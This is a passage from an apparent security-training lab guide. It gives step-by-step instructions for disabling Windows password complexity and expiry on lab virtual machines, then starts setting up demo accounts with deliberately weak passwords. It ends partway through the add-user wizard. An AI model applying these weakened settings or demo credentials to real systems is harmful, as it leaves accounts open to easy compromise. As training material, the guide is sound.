
4. In All Control Panel Items window, click **Administrative Tools**




## 5. Administrative Tools window appears, double-click Local Security Policy



6. Expand Account Policies node, click **Password Policy** in the left pane, and in the right pane, double-click **Password must meet complexity requirements**
7. If the option is disabled by default, ignore these steps




8. **Password must meet complexity requirements Properties** window appears, select **Disabled** radio button. Click **Apply** and then click **OK**.




**Remove Maximum Password Age in Windows 7 (Virtual Machine)**

1. In the right pane double-click **Maximum password age**



2. Maximum password age Properties window appears; enter **0** days under Password will expire in section. As soon as **0** is entered, the section name changes to Password will not expire. Click **Apply** and then click **OK**. Then close all the windows.



## CT#22: Creating Demo User Accounts in all Host and Guest Operating Systems


Create user accounts in Windows Server 2012, Windows 8.1, Windows Server 2008, and Windows 7.

For demonstration purpose, we are creating four different accounts. Create all four user accounts in all the machines. Below are the user account details:


- (i) Username: **Martin**; Password: **apple**
- (ii) Username: **Juggyboy**; Password: **green**
- (iii) Username: **Jason**; Password: **qwerty**
- (iv) Username: **Shiela**; Password: **test**

### Creating User Accounts in Windows Server 2012 (Host Machine)


1. To create a user account in Windows Server 2012, click **Start** menu icon at the lower left corner of the screen and click **Control Panel**




## 2. All Control Panel Items window appears click User Accounts



3. In User Accounts window, click **Manage another account** link



4. Click **Add a user account** in Manage Accounts window




5. Add a user wizard appears, fill in the following fields and click **Next**

Add a user

